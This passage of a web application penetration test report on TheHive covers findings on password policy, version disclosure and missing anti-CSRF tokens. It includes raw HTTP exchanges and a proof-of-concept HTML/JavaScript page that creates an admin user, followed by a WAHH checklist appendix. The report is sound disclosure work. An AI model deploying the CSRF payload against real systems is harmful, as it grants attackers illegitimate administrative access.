
This could help an attacker find valid credentials.

Targets	Risk(s)	Recommendation	Severity
TheHive	Facilitates session usurpation	Implement a password policy or use LDAP or AD authentication and ensure your LDAP/AP enforces a password policy.	**Low**

4.7. AP.7 - Information leakage

Information such as installed software versions (TheHive, ElasticSearch) is publicly available.

Here is a screenshot showing an anonymous request and the response with the version information:



```
GET /api/status HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: fr-FR
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)
like Gecko
Host: thehive.randorisec.fr:8080
Connection: close
```

```
{
    "config": {
        "authType": [
            "local"
        ],
        "capabilities": [
            "changePassword",
            "setPassword"
        ]
    },
    "connectors": {
        "cortex": {
            "enabled": true,
            "servers": [
                "local"
            ]
        }
    },
    "versions": {
        "Elastic4Play": "1.1.2",
        "Elastic4s": "2.3.0",
        "ElasticSearch": "2.3.0",
        "Play": "2.5.9",
        "TheHive": "2.10.0"
    }
}
```


This could help an attacker in their reconnaissance phase.

Targets	Risk(s)	Recommendation	Severity
TheHive	Facilitates session usurpation	Deny access to info to anonymous, non-authenticated users.	**Low**

4.8. AP.8 - CSRF (Cross Site Request Forgery)

As no anti-CSRF tokens are used, TheHive is vulnerable to CSRF attacks.

Here is a screenshot showing an authenticated request, without anti-CSRF token, sent to create a user:



```
POST /api/user HTTP/1.1
Host: thehive.randorisec.fr:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 102
Origin: null
Cookie:
PLAY_SESSION=e2fcc1c73699e6a1df610763343b52f74063c3f3-username
=theadmin&expire=1489685458759
Connection: keep-alive

{"roles":["read","write","admin"],"login":"hacker10","name":"h
acker10 hakcker10","password":"hacker4"}
```

```
HTTP/1.1 201 Created
Set-Cookie:
PLAY_SESSION=650181dc1fc1eb0d53d92135b71864c877876c18-username
=theadmin&expire=1489685724614; Path=/; HTTPOnly
Content-Length: 206
Content-Type: application/json
Date: Thu, 16 Mar 2017 16:35:24 GMT

{"roles":["read","write","admin"],"name":"hacker10
hakcker10","_id":"hacker10","createdAt":1489682124465,"created
By":"theadmin","user":"theadmin","status":"Ok","id":"hacker10
","type":"user","has-key":false}
```

By using social engineering tricks (or a stored XSS) an attacker could trick an admin to launch the following request that will create a user and grant illegitimate access:

```
<html>
        <script>
        function jsonreq() {
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.withCredentials = true;
        xmlhttp.open("POST","http://thehive.randorisec.fr:8080/api/user", true);
        xmlhttp.setRequestHeader("Content-Type","application/json");
        xmlhttp.send('{"roles":["read","write","admin"],"login":"hacker11","name":"hacker1
        1 hakcker11","password":"hacker4"}');
        }
        jsonreq();
        </script>
</html>
```

However, this behavior is prohibited by modern browsers and the Same-origin policy (SOP). Nonetheless, this vulnerability should been taken in consideration as a loosely configured CORS (Cross-Origin Resource Sharing) policy could increase the probability of such attack.

Targets	Risk(s)	Recommendation	Severity
TheHive	Facilitates session usurpation	Implement anti-CSRF tokens.	Low

5. Appendices

5.1 WAHH checks

Recon and analysis	**checked ?**	**vuln**
Map visible content	x	
Discover hidden & default content	x	
Test for debug parameters	x	
Identify data entry points	x	
Identify the technologies used	x	
Map the attack surface	x	

Test handling of access	**checked ?**	**vuln**
Authentication	x	
Test password quality rules	x	#AP.6
Test for username enumeration	x	
Test resilience to password guessing	x	#AP.5
Test any account recovery function	x	
Test any "remember me" function	x	
Test any impersonation function	x	
Test username uniqueness	x	
Check for unsafe distribution of credentials	x	
Test for fail-open conditions	x	
Test any multi-stage mechanisms	x	
Session handling	x	#AP.4
Test tokens for meaning	x	
Test tokens for predictability	x	
Check for insecure transmission of tokens	x	
Check for disclosure of tokens in logs	x	
Check mapping of tokens to sessions	x	
Check session termination	x	
Check for session fixation	x	
Check for cross-site request forgery	x	#AP.8
Check cookie scope	x	
Access controls	x	#AP.3 #AP.7
Understand the access control requirements	x	
Test effectiveness of controls, using multiple accounts	x	
Test for insecure access control methods (Referer, etc)	x	

Test handling of input	checked ?	vuln
Fuzz all request parameters	x	
Test for SQL injection	x	
Identify all reflected data	x	
Test for reflected XSS	x	#AP.2
Test for HTTP header injection	x	
Test for arbitrary redirection	x	
Test for stored attacks	x	#AP.1
Test for OS command injection	x	
Test for path traversal	x	
Test for script injection	x	
Test for file inclusion	x	
Test for SMTP injection	x	
Test for native software flaws (Bof, integer bugs, format strings)	x	
Test for SOAP injection	x	
Test for LDAP injection	x	
Test for XPath injection	x	

Test application logic	checked ?	vuln
Identify the logic attack surface	x	
Test transmission of data via the client	x	
Test for reliance on client-side input validation	x	
Test any thick-client components (Java, ActiveX, Flash)	x	
Test multi-stage processes for logic flaws	x	
Test handling of incomplete input	x	
Test trust boundaries	x	
Test transaction logic	x	

Assess application hosting	checked ?	vuln
Test segregation in shared infrastructures	N/A	
Test segregation between ASP-hosted applications	N/A	
Test for web server vulnerabilities	N/A	
Default credentials	N/A	
Default content	N/A	
Dangerous HTTP methods	N/A	
Proxy functionality	N/A	
Virtual hosting mis-configuration	N/A	
Bugs in web server software	N/A	

Miscellaneous tests	checked ?	vuln
Check for DOM-based attacks	x	
Check for frame injection	x	
Check for local privacy vulnerabilities	x	
Persistent cookies	x	
Caching	x	
Sensitive data in URL parameters	x	
Forms with autocomplete enabled	x	
Follow up any information leakage	x	
Check for weak SSL ciphers	N/A	

N/A: Not applicable